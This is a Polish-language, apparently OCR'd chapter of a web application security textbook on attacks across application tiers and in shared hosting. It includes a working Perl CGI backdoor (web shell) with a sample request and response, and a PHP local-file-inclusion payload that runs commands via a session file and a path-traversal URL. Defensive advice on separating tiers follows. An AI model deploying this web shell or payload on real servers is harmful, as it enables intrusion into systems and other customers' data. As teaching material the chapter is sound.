Różne warstwy aplikacji mogą sobie ufać, że będą zachowywać się w określony sposób. Gdy aplikacja działa normalnie, te założenia mogą być prawidłowe. Jednak w nietypowych warunkach lub podczas aktywnego ataku mogą się zepsuć. W takiej sytuacji można wykorzystać te relacje zaufania do przeniesienia ataku z jednego poziomu na drugi, zwiększając znaczenie naruszenia bezpieczeństwa. Jedną z powszechnych relacji zaufania, która istnieje w wielu aplikacjach korporacyjnych, jest to, że warstwa aplikacji ponosi wyłączną odpowiedzialność za zarządzanie dostępem użytkowników. Ta warstwa obsługuje uwierzytelnianie i zarządzanie sesjami oraz implementuje całą logikę, która określa, czy określone żądanie powinno zostać udzielone. Jeśli warstwa aplikacji podejmie decyzję o spełnieniu żądania, wydaje odpowiednie polecenia innym warstwom w celu wykonania żądanych działań. Te inne warstwy ufają warstwie aplikacji w zakresie prawidłowego przeprowadzania kontroli kontroli dostępu i dlatego honorują wszystkie polecenia otrzymywane z warstwy aplikacji. Ten typ relacji opartej na zaufaniu skutecznie pogłębia wiele powszechnych luk w zabezpieczeniach sieci, omówionych we wcześniejszych rozdziałach. Gdy istnieje luka wstrzykiwania kodu SQL, często można ją wykorzystać do uzyskania dostępu do wszystkich danych posiadanych przez aplikację. Nawet jeśli aplikacja nie uzyskuje dostępu do bazy danych jako DBA, zwykle korzysta z jednego konta, które może odczytywać i aktualizować wszystkie dane aplikacji. Warstwa bazy danych skutecznie ufa warstwie aplikacji w zakresie właściwej kontroli dostępu do swoich danych. W podobny sposób komponenty aplikacji często działają przy użyciu potężnych kont systemu operacyjnego, które mają uprawnienia do wykonywania poufnych działań i dostępu do kluczowych plików. W tej konfiguracji warstwa systemu operacyjnego skutecznie ufa odpowiednim warstwom aplikacji, że nie wykonają niepożądanych działań. Jeśli osoba atakująca wykryje lukę polegającą na wstrzyknięciu polecenia, często może w pełni skompromitować bazowy system operacyjny obsługujący zaatakowaną warstwę aplikacji. Relacje zaufania między warstwami mogą również prowadzić do innych problemów. Jeśli w jednej warstwie aplikacji występują błędy programistyczne, mogą one prowadzić do nieprawidłowego zachowania w innych warstwach. Na przykład sytuacja wyścigu opisana w części 11 powoduje, że baza danych zaplecza obsługuje informacje o koncie należące do niewłaściwego użytkownika. Co więcej, gdy administratorzy badają nieoczekiwane zdarzenie lub naruszenie bezpieczeństwa, dzienniki kontroli w warstwach zaufania są

zwykle niewystarczające, aby w pełni zrozumieć, co się wydarzyło, ponieważ po prostu identyfikują warstwę zaufaną jako sprawcę zdarzenia. Na przykład po ataku typu SQL injection dzienniki bazy danych mogą rejestrować każde zapytanie wprowadzone przez osobę atakującą. Ale aby ustalić odpowiedzialnego użytkownika, musisz odnieść się do tych zdarzeń wpisy w logach warstwy aplikacji, które mogą, ale nie muszą być wystarczające do zidentyfikowania sprawcy.

Podważanie innych poziomów

Jeśli różne warstwy aplikacji nie są odpowiednio segregowane, osoba atakująca, która naruszy jedną warstwę, może bezpośrednio podważyć zabezpieczenia zaimplementowane w innej warstwie, aby wykonać działania lub uzyskać dostęp do danych, za kontrolowanie których ta warstwa jest odpowiedzialna. Ten rodzaj luki często pojawia się w sytuacjach, gdy na tym samym komputerze fizycznym zaimplementowano kilka różnych warstw. Ta konfiguracja architektoniczna jest powszechną praktyką w sytuacjach, w których kluczowym czynnikiem jest koszt.


Dostęp do algorytmów deszyfrowania

Wiele aplikacji szyfruje poufne dane użytkownika, aby zminimalizować wpływ naruszenia bezpieczeństwa aplikacji, często w celu spełnienia wymagań prawnych lub zgodności, takich jak PCI. Chociaż hasła mogą być solone i haszowane, aby zapewnić, że nie będzie można ich ustalić, nawet jeśli magazyn danych zostanie naruszony, potrzebne jest inne podejście do danych, w przypadku których aplikacja musi odzyskać odpowiednią wartość w postaci zwykłego tekstu. Najczęstszym tego przykładem są pytania bezpieczeństwa użytkownika (które można interaktywnie zweryfikować z pomocą techniczną) oraz informacje o karcie płatniczej (niezbędne do przetwarzania płatności). Aby to osiągnąć, stosowany jest algorytm szyfrowania dwukierunkowego. Typową wadą podczas korzystania z szyfrowania jest brak logicznej separacji między kluczami szyfrowania a zaszyfrowanymi danymi. Prostą błędną separacją, gdy szyfrowanie jest wprowadzane do istniejącego środowiska, jest zlokalizowanie algorytmu i powiązanych kluczy w warstwie danych, co pozwala uniknąć wpływu na resztę kodu. Ale gdyby warstwa danych została kiedykolwiek naruszona, na przykład w wyniku ataku SQL injection, zlokalizowanie i wykonanie funkcji odszyfrowywania byłoby prostym krokiem dla atakującego.


UWAGA: Niezależnie od procesu szyfrowania, jeśli aplikacja jest w stanie odszyfrować informacje, a aplikacja zostanie w pełni naruszona, osoba atakująca zawsze może znaleźć logiczną drogę do algorytmu deszyfrowania.

Korzystanie z dostępu do odczytu plików w celu wyodrębnienia danych MySQL

Wiele małych aplikacji korzysta z serwera LAMP (pojedynczy komputer z oprogramowaniem open source Linux, Apache, MySQL i PHP). W tej architekturze luka umożliwiająca ujawnienie plików w warstwie aplikacji internetowej, która sama w sobie może nie stanowić wady krytycznej, może skutkować nieograniczonym dostępem do wszystkich danych aplikacji. Jest to prawdą, ponieważ dane MySQL są przechowywane w plikach czytelnych dla człowieka, do których odczytu często upoważniony jest proces aplikacji internetowej. Nawet jeśli baza danych wdroży ścisłą kontrolę dostępu do swoich danych, a aplikacja używa szeregu różnych kont o niskich uprawnieniach do łączenia się z bazą danych, zabezpieczenia te mogą zostać całkowicie osłabione, jeśli osoba atakująca może uzyskać bezpośredni dostęp do danych przechowywanych w bazie danych szczebel. Na przykład aplikacja pokazana na rysunku umożliwia użytkownikom wybór skórki w celu dostosowania ich działania.



Wiąże się to z wybraniem pliku kaskadowych arkuszy stylów (CSS), który aplikacja przedstawia użytkownikowi do przejrzenia. Jeśli ta funkcja zawiera lukę umożliwiającą przejście ścieżki, osoba atakująca może ją wykorzystać, aby uzyskać bezpośredni dostęp do dowolnych danych przechowywanych w bazie danych MySQL. To pozwala mu podciąć kontrole zaimplementowane w warstwie bazy danych. Rysunek przedstawia udany atak polegający na pobraniu nazw użytkowników i skrótów haseł z tabeli użytkowników MySQL.



WSKAZÓWKA: Jeśli atakujący ma uprawnienia do zapisu plików, może spróbować zapisać dane w konfiguracji aplikacji lub w hostowanym katalogu wirtualnym, aby uzyskać wykonanie polecenia.

Używanie dołączania plików lokalnych do wykonywania poleceń

Większość języków zawiera funkcję, która pozwala na włączenie pliku lokalnego do bieżącego skryptu. Zdolność atakującego do określenia dowolnego pliku w systemie plików jest niezaprzeczalnie kwestią wysokiego ryzyka. Takim plikiem może być plik /etc/passwd lub plik konfiguracyjny zawierający hasło.

W takich przypadkach ryzyko ujawnienia informacji jest oczywiste, ale osoba atakująca nie może koniecznie eskalować ataku w celu dalszego skompromitowania systemu (w przeciwieństwie do zdalnego dołączania plików). Jednak osoba atakująca może nadal mieć możliwość wykonania poleceń poprzez dołączenie pliku, którego zawartość częściowo kontroluje, w wyniku innych funkcji aplikacji lub platformy. Rozważmy aplikację, która pobiera dane od użytkownika w parametrze kraju w następującym adresie URL:

http://eis/mdsecportal/prefs/preference_2?country=en-gb

Użytkownik może zmodyfikować parametr kraju, aby uwzględnić dowolne pliki. Jednym z możliwych ataków może być żądanie adresów URL zawierających polecenia skryptu, aby zostały one zapisane w pliku dziennika serwera WWW, a następnie dołączenie tego pliku dziennika przy użyciu lokalnego zachowania dołączania plików. Interesującą metodą wykorzystującą dziwactwo architektury w PHP jest to, że zmienne sesyjne PHP są zapisywane do pliku w postaci zwykłego tekstu, nazwanego przy użyciu tokena sesji. Na przykład plik:

/var/lib/php5/sess_9ceed0645151b31a494f4e52dabd0ed7

może zawierać następujące treści, w tym pseudonim skonfigurowany przez użytkownika:

logged_in|i:1;id|s:2:”24”;username|s:11:”manicsprout”;nickname|s:22:

“msp”;privilege|s:1:”1”;

Osoba atakująca może wykorzystać to zachowanie, ustawiając najpierw swój pseudonim na <?php passthru(id);?>, jak pokazano na rysunku

Następnie może dołączyć swój plik sesji, aby spowodować wykonanie polecenia id przy użyciu następującego adresu URL, jak pokazano na rysunku:

http://eis/mdsecportal/prefs/preference_2.php?country=../../../../../../

../../var/lib/php5/sess_9ceed0645151b31a494f4e52dabd0ed7%00

KROKI HACKOWANIA

1. Jak opisano w tej książce, w przypadku każdej luki, którą zidentyfikujesz w aplikacji, pomyśl z wyobraźnią, jak można ją wykorzystać, aby osiągnąć swoje cele. Niezliczone udane włamania do aplikacji internetowych zaczynają się od luki, która ma z natury ograniczony wpływ. Wykorzystując relacje zaufania i podcinając kontrole wdrożone w innym miejscu aplikacji, możliwe jest wykorzystanie pozornie drobnej wady do przeprowadzenia poważnego naruszenia.

2. Jeśli uda Ci się wykonać dowolne polecenie na dowolnym komponencie aplikacji i możesz zainicjować połączenia sieciowe z innymi hostami, rozważ sposoby bezpośredniego ataku na inne elementy infrastruktury aplikacji w warstwie sieci i systemu operacyjnego, aby rozszerzyć zakres twój kompromis.

Zabezpieczanie architektur warstwowych

Starannie wdrożona architektura wielowarstwowa może znacznie zwiększyć bezpieczeństwo aplikacji, ponieważ lokalizuje wpływ udanego ataku. W opisanej wcześniej podstawowej konfiguracji LAMP, w której wszystkie komponenty działają na jednym komputerze, naruszenie bezpieczeństwa dowolnej warstwy prawdopodobnie doprowadzi do całkowitego skompromitowania aplikacji. W bezpieczniejszej architekturze naruszenie bezpieczeństwa jednej warstwy może skutkować częściową kontrolą nad danymi i przetwarzaniem aplikacji, ale może mieć bardziej ograniczony wpływ i być może dotyczyć warstwy, której dotyczy problem.

Zminimalizuj relacje oparte na zaufaniu

O ile to możliwe, każdy poziom powinien wdrażać własne kontrole w celu ochrony przed nieautoryzowanymi działaniami i nie powinien ufać innym komponentom aplikacji w zapobieganiu naruszeniom bezpieczeństwa, które sam poziom może pomóc zablokować. Oto kilka przykładów zastosowania tej zasady do różnych warstw aplikacji:

* Warstwa serwera aplikacji może wymuszać opartą na rolach kontrolę dostępu do określonych zasobów i ścieżek URL. Na przykład serwer aplikacji może sprawdzić, czy żądanie dotyczące ścieżki /admin zostało odebrane od użytkownika administracyjnego. Kontrole można również nakładać na różne rodzaje zasobów, takie jak określone typy skryptów i zasoby statyczne. Zmniejsza to wpływ niektórych rodzajów defektów kontroli dostępu w warstwie aplikacji sieci Web, ponieważ żądania użytkowników, którzy nie są upoważnieni do dostępu do niektórych funkcji, zostaną zablokowane, zanim dotrą one do tej warstwy.

* Warstwa serwera bazy danych może udostępniać różne konta do wykorzystania przez aplikację dla różnych użytkowników i różnych działań. Na przykład działania w imieniu nieuwierzytelnionych użytkowników mogą być wykonywane przy użyciu konta o niskich uprawnieniach, umożliwiającego dostęp tylko do odczytu do ograniczonego zestawu danych. Różnym kategoriom uwierzytelnionych użytkowników można przypisać różne konta w bazie danych, przyznając dostęp z możliwością odczytu

i zapisu do różnych podzbiorów danych aplikacji, zgodnie z rolą użytkownika. Zmniejsza to wpływ wielu luk w zabezpieczeniach związanych z iniekcją SQL, ponieważ udany atak może spowodować brak dalszego dostępu, poza tym, który użytkownik mógłby zgodnie z prawem uzyskać, używając aplikacji zgodnie z przeznaczeniem.

* Wszystkie komponenty aplikacji mogą działać przy użyciu kont systemu operacyjnego, które posiadają najniższy poziom uprawnień wymagany do normalnego działania. Zmniejsza to wpływ wstrzykiwania poleceń lub błędów dostępu do plików w tych komponentach. W dobrze zaprojektowanej i w pełni zabezpieczonej architekturze tego rodzaju luki mogą nie dać atakującemu żadnych użytecznych możliwości dostępu do wrażliwych danych lub wykonywania nieautoryzowanych działań.

Oddziel różne komponenty

W miarę możliwości każdy poziom powinien być oddzielony od interakcji z innymi poziomami w niezamierzony sposób. Skuteczna realizacja tego celu może w niektórych przypadkach wymagać działania różnych składników na różnych hostach fizycznych. Oto kilka przykładów zastosowania tej zasady:

* Różne warstwy nie powinny mieć dostępu do odczytu ani zapisu plików używanych przez inne warstwy. Na przykład warstwa aplikacji nie powinna mieć żadnego dostępu do plików fizycznych używanych do przechowywania danych bazy danych i powinna mieć dostęp do tych danych jedynie w zamierzony sposób za pomocą zapytań do bazy danych z odpowiednim kontem użytkownika.

* Dostęp na poziomie sieci między różnymi komponentami infrastruktury powinien być filtrowany, aby zezwalać tylko na usługi, z którymi mają się komunikować różne poziomy aplikacji. Na przykład serwer hostujący główną logikę aplikacji może mieć zezwolenie na komunikację z serwerem bazy danych tylko przez port używany do wysyłania zapytań SQL. Ten środek ostrożności nie zapobiegnie atakom, które faktycznie wykorzystują tę usługę do warstwy bazy danych. Zapobiegnie jednak atakom na serwer bazy danych na poziomie infrastruktury i uniemożliwi dotarcie do szerszej sieci organizacji wszelkim zagrożeniom na poziomie systemu operacyjnego.

Zastosuj obronę w głąb

W zależności od dokładnie używanych technologii, w różnych komponentach architektury można zaimplementować wiele innych zabezpieczeń, aby wesprzeć cel, jakim jest zlokalizowanie wpływu udanego ataku. Oto kilka przykładów tych kontrolek:

* Wszystkie warstwy stosu technologicznego na każdym hoście powinny być wzmocnione pod względem bezpieczeństwa, zarówno pod względem konfiguracji, jak i łatania luk w zabezpieczeniach. Jeśli system operacyjny serwera jest niezabezpieczony, osoba atakująca wykorzystująca lukę polegającą na wstrzykiwaniu poleceń za pomocą konta o niskich uprawnieniach może zwiększyć uprawnienia, aby w pełni złamać zabezpieczenia serwera. Atak może następnie rozprzestrzenić się w sieci, jeśli inne hosty nie zostały zahartowane. Z drugiej strony, jeśli serwery bazowe są zabezpieczone, atak może zostać w pełni powstrzymany w jednej lub kilku warstwach aplikacji.

* Wrażliwe dane przechowywane w dowolnej warstwie aplikacji powinny być szyfrowane, aby uniemożliwić ich łatwe ujawnienie w przypadku naruszenia bezpieczeństwa tej warstwy. Poświadczenia użytkownika i inne poufne informacje, takie jak numery kart kredytowych, powinny być przechowywane w bazie danych w postaci zaszyfrowanej. Jeśli to możliwe, należy używać wbudowanych mechanizmów ochrony do ochrony poświadczeń bazy danych przechowywanych w

warstwie aplikacji sieci Web. Na przykład w ASP.NET 2.0 zaszyfrowane parametry połączenia z bazą danych można przechowywać w pliku web.config.

Dostawcy hostingu współdzielonego i usług aplikacji

Wiele organizacji korzysta z usług zewnętrznych dostawców, którzy pomagają w udostępnianiu aplikacji internetowych. Rozwiązania te obejmują zarówno proste usługi hostingowe, w ramach których organizacja uzyskuje dostęp do serwera sieciowego i/lub bazy danych, jak i pełnoprawnych dostawców usług aplikacyjnych (ASP), którzy aktywnie utrzymują aplikację w imieniu organizacji. Tego rodzaju rozwiązania są idealne dla małych firm, które nie mają umiejętności ani zasobów do wdrożenia własnej aplikacji, ale są również wykorzystywane przez niektóre znane firmy do wdrażania określonych aplikacji. Większość dostawców usług hostingu stron internetowych i aplikacji ma wielu klientów i zazwyczaj obsługuje aplikacje wielu klientów przy użyciu tej samej infrastruktury lub ściśle połączonych infrastruktur. Organizacja, która zdecyduje się skorzystać z jednej z tych usług, musi zatem wziąć pod uwagę następujące powiązane zagrożenia:

* Złośliwy klient usługodawcy może próbować ingerować w aplikację organizacji i jej dane.

* Nieświadomy klient może wdrożyć podatną na ataki aplikację, która umożliwia złośliwym użytkownikom złamanie współdzielonej infrastruktury, a tym samym zaatakowanie aplikacji organizacji i jej danych.

Witryny internetowe hostowane w systemach współdzielonych są głównymi celami dzieciaków skryptowych, które chcą zniszczyć jak najwięcej witryn internetowych, ponieważ naruszenie bezpieczeństwa pojedynczego współdzielonego hosta może często umożliwić im zaatakowanie setek pozornie autonomicznych witryn internetowych w krótkim czasie.

Wirtualny Hosting

W prostych rozwiązaniach dotyczących hostingu współdzielonego serwer sieciowy można po prostu skonfigurować do obsługi wielu wirtualnych witryn internetowych z różnymi nazwami domen. Osiąga się to za pomocą nagłówka Host, który jest obowiązkowy w HTTP w wersji 1.1. Gdy przeglądarka wysyła żądanie HTTP, zawiera nagłówek Host zawierający nazwę domeny zawartą w odpowiednim adresie URL i wysyła żądanie na adres IP powiązany z tą nazwą domeny. Jeśli wiele nazw domen jest tłumaczonych na ten sam adres IP, serwer pod tym adresem nadal może określić, której witryny internetowej dotyczy żądanie. Na przykład serwer Apache można skonfigurować tak, aby obsługiwał wiele witryn internetowych, korzystając z następującej konfiguracji, która ustawia inny główny katalog sieciowy dla każdej wirtualnej witryny:

<VirtualHost *>

ServerName wahh-app1.com

DocumentRoot /www/app1

</VirtualHost>

<VirtualHost *>


ServerName wahh-app2.com

DocumentRoot /www/app2

</VirtualHost>

Udostępnione usługi aplikacji

Wiele ASP udostępnia gotowe aplikacje, które mogą być dostosowywane i dostosowywane do użytku przez ich klientów. Ten model jest opłacalny w branżach, w których duża liczba firm musi wdrażać wysoce funkcjonalne i złożone aplikacje, które zapewniają użytkownikom końcowym zasadniczo tę samą funkcjonalność. Korzystając z usług dostawcy ASP, firmy mogą szybko nabyć aplikację o odpowiedniej marce bez ponoszenia dużych kosztów konfiguracji i konserwacji, które wiązałyby się z tym w innym przypadku. Rynek aplikacji ASP jest szczególnie dojrzały w branży usług finansowych. Na przykład w danym kraju mogą istnieć tysiące małych sprzedawców detalicznych, którzy chcą oferować swoim klientom karty płatnicze i kredyty w sklepach. Sprzedawcy ci zlecają tę funkcję dziesiątkom różnych dostawców kart kredytowych, z których wielu to same start-upy, a nie banki o długiej tradycji. Ci dostawcy kart kredytowych oferują utowarowioną usługę, w której koszt jest głównym wyróżnikiem. W związku z tym wiele z nich używa ASP do dostarczania aplikacji internetowej, która jest dostarczana użytkownikom końcowym. W każdym ASP ta sama aplikacja jest zatem dostosowana do ogromnej liczby różnych sprzedawców detalicznych. Rysunek 17-5 ilustruje typową organizację i podział obowiązków w tego rodzaju układzie.



Jak widać na podstawie licznych agentów i zadań, ta konfiguracja wiąże się z tymi samymi rodzajami problemów z bezpieczeństwem, co podstawowy model hostingu współdzielonego; jednak związane z tym kwestie mogą być bardziej złożone. Ponadto, dodatkowe problemy są specyficzne dla tego układu, jak opisano w następnej sekcji.

Atakowanie wspólnych środowisk

Hosting współdzielony i środowiska ASP wprowadzają szereg nowych potencjalnych luk, za pomocą których osoba atakująca może zaatakować jedną lub więcej aplikacji w ramach współdzielonej infrastruktury.

Ataki na mechanizmy dostępu

Ponieważ różne organizacje zewnętrzne mają uzasadnioną potrzebę aktualizowania i dostosowywania różnych aplikacji we wspólnym środowisku, dostawca musi wdrożyć mechanizmy, za pomocą których można osiągnąć ten zdalny dostęp. W najprostszym przypadku wirtualnej witryny internetowej może to obejmować jedynie funkcję przesyłania, taką jak FTP lub SCP, za pośrednictwem której klienci mogą zapisywać pliki w ich własnym katalogu głównym. Jeżeli umowa hostingowa obejmuje udostępnianie bazy danych, klienci mogą potrzebować bezpośredniego dostępu w celu skonfigurowania własnej bazy

danych i pobrania danych przechowywanych przez aplikację. W takiej sytuacji dostawcy mogą zaimplementować interfejs sieciowy do niektórych funkcji administracyjnych bazy danych lub nawet udostępnić samą usługę bazy danych w Internecie, umożliwiając klientom bezpośrednie łączenie się i korzystanie z własnych narzędzi. W pełnych środowiskach ASP, w których klienci różnych typów muszą dostosowywać elementy współużytkowanej aplikacji na różnych poziomach, dostawcy często wdrażają wysoce funkcjonalne aplikacje, których klienci mogą używać do tych zadań. Często dostęp do nich uzyskuje się za pośrednictwem wirtualnej sieci prywatnej (VPN) lub dedykowanego połączenia prywatnego z infrastrukturą ASP. Biorąc pod uwagę zakres mechanizmów zdalnego dostępu, które mogą istnieć, na współdzielone środowisko może być możliwych wiele różnych ataków:

* Sam mechanizm zdalnego dostępu może być niepewny. Na przykład protokół FTP jest niezaszyfrowany, co umożliwia atakującemu o odpowiedniej pozycji (na przykład u dostawcy usług internetowych klienta) przechwycenie danych logowania. Mechanizmy dostępu mogą również zawierać niezałatane luki w oprogramowaniu lub wady konfiguracji, które umożliwiają anonimowemu atakującemu złamanie mechanizmu i ingerowanie w aplikacje i dane klientów.

* Dostęp udzielany przez mechanizm zdalnego dostępu może być zbyt liberalny lub źle segregowany pomiędzy klientami. Na przykład klienci mogą otrzymać powłokę poleceń, gdy potrzebują tylko dostępu do plików. Alternatywnie, klienci mogą nie być ograniczeni do własnych katalogów i mogą aktualizować treści innych klientów lub uzyskiwać dostęp do poufnych plików w systemie operacyjnym serwera.

* Do baz danych odnoszą się te same uwagi, co do dostępu do systemu plików. Baza danych może nie być odpowiednio posegregowana, z różnymi instancjami dla każdego klienta. Bezpośrednie połączenia z bazą danych mogą wykorzystywać kanały nieszyfrowane, takie jak standardowy ODBC.

* Gdy dostosowana aplikacja jest wdrażana w celu zdalnego dostępu (na przykład przez ASP), ta aplikacja musi przejąć odpowiedzialność za kontrolowanie dostępu różnych klientów do udostępnionej aplikacji. Wszelkie luki w aplikacji administracyjnej mogą pozwolić złośliwemu klientowi lub nawet anonimowemu użytkownikowi na ingerowanie w aplikacje innych klientów. Mogą również umożliwić klientom z ograniczonymi możliwościami aktualizację skórki ich aplikacji w celu eskalacji uprawnień i modyfikowania elementów podstawowej funkcjonalności ich aplikacji na swoją korzyść. W przypadku wdrożenia tego rodzaju aplikacji administracyjnej każdy rodzaj luki w tej aplikacji może stanowić narzędzie do ataku na współdzieloną aplikację, do której mają dostęp użytkownicy końcowi.

Ataki między aplikacjami

W środowisku hostingu współdzielonego różni klienci zazwyczaj mają uzasadnioną potrzebę przesyłania i wykonywania dowolnych skryptów na serwerze. Powoduje to natychmiastowe problemy, które nie występują w aplikacjach z jednym hostem.

Celowe backdoory

W przypadku najbardziej oczywistego rodzaju ataku złośliwy klient może przesyłać treści, które atakują sam serwer lub aplikacje innych klientów. Rozważmy na przykład następujący skrypt Perla, który implementuje funkcję zdalnego sterowania na serwerze:

```
#!/usr/bin/perl

use strict;

use CGI qw(:standard escapeHTML);
```

```
print header, start_html(“”);

if (param()){my $command = param(“cmd”);

$command=`$command`;

print “$command\n”;}

else {print start_form(); textfield(“command”);}

print end_html;
```

Dostęp do tego skryptu przez Internet umożliwia klientowi wykonanie dowolnych poleceń systemu operacyjnego na serwerze:

```
GET /scripts/backdoor.pl?cmd=whoami HTTP/1.1

Host: wahh-maliciousapp.com

HTTP/1.1 200 OK

Date: Sun, 03 Jul 2011 19:16:38 GMT

Server: Apache/2.0.59

Connection: close

Content-Type: text/html; charset=ISO-8859-1

<!DOCTYPE html

PUBLIC “-//W3C//DTD XHTML 1.0 Transitional//EN”

“http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd”>

<html xmlns=”http://www.w3.org/1999/xhtml” lang=”en-US” xml:lang=”en-US”>

<head>

<title>Untitled Document</title>

<meta http-equiv=”Content-Type” content=”text/html; charset=iso-8859-1” />

</head>

<body>

apache

</body>

</html>
```

Ponieważ polecenia złośliwego klienta są wykonywane jako użytkownik Apache, prawdopodobnie umożliwi to dostęp do skryptów i danych należących do innych klientów usługi hostingu współdzielonego. Ten rodzaj zagrożenia istnieje również w kontekście współużytkowanej aplikacji zarządzanej przez ASP. Chociaż podstawowa funkcjonalność aplikacji jest własnością ASP i jest przez nią aktualizowana, poszczególni klienci zazwyczaj mogą modyfikować tę funkcjonalność w określony sposób. Złośliwy klient może wprowadzić subtelne backdoory do kodu, który kontroluje, umożliwiając mu złamanie zabezpieczeń udostępnionej aplikacji i uzyskanie dostępu do danych innych klientów.

WSKAZÓWKA: Skrypty backdoora można tworzyć w większości języków skryptów internetowych.

Ataki między wrażliwymi aplikacjami

Nawet jeśli wszyscy klienci we współdzielonym środowisku są nieszkodliwi i przesyłają tylko legalne skrypty zatwierdzone przez właściciela środowiska, ataki między aplikacjami będą oczywiście możliwe, jeśli w aplikacjach poszczególnych klientów nieświadomie występują luki. W takiej sytuacji jedna luka w jednej aplikacji może umożliwić złośliwemu użytkownikowi złamanie obu zabezpieczeń tej aplikacji i wszystkich innych hostowanych w udostępnionym środowisku. Do tej kategorii należy wiele rodzajów powszechnych luk w zabezpieczeniach. Na przykład:

* Błąd polegający na wstrzyknięciu kodu SQL w jednej aplikacji może umożliwić atakującemu wykonanie dowolnych zapytań SQL w udostępnionej bazie danych. Jeśli dostęp do bazy danych jest nieodpowiednio rozdzielony między różnych klientów, osoba atakująca może być w stanie odczytać i zmodyfikować dane używane przez wszystkie aplikacje.

* Luka związana z przejściem ścieżki w jednej aplikacji może umożliwić osobie atakującej odczyt lub zapis dowolnych plików w dowolnym miejscu w systemie plików serwera, w tym należących do innych aplikacji.

* Błąd wstrzykiwania poleceń w jednej aplikacji może umożliwić atakującemu złamanie zabezpieczeń serwera, a tym samym innych hostowanych na nim aplikacji, w taki sam sposób, jak opisano w przypadku złośliwego klienta.

Ataki między składnikami aplikacji ASP

Opisane wcześniej możliwe ataki mogą wystąpić w kontekście aplikacji współużytkowanej ASP. Ponieważ klienci zazwyczaj mogą samodzielnie dostosowywać podstawowe funkcje aplikacji, luka w zabezpieczeniach wprowadzona przez jednego klienta może umożliwić użytkownikom dostosowanej aplikacji atak na główną współużytkowaną aplikację, narażając w ten sposób na szwank dane wszystkich klientów ASP. Oprócz tych ataków scenariusz ASP stwarza dalsze możliwości dla złośliwych klientów lub użytkowników w celu naruszenia szerszej udostępnionej aplikacji ze względu na to, jak różne komponenty udostępnionej aplikacji muszą ze sobą współpracować. Na przykład:

* Dane generowane przez różne aplikacje są często gromadzone we wspólnej lokalizacji i przeglądane przez użytkowników na poziomie ASP z dużymi uprawnieniami w ramach współużytkowanej aplikacji. Oznacza to, że atak typu XSS w ramach dostosowanej aplikacji może skutkować naruszeniem bezpieczeństwa udostępnionej aplikacji. Na przykład, jeśli osoba atakująca może wstrzyknąć kod JavaScript do wpisów pliku dziennika, rekordów płatności lub osobistych informacji kontaktowych, może to umożliwić mu przejęcie sesji użytkownika na poziomie ASP, a tym samym uzyskanie dostępu do poufnych funkcji administracyjnych.

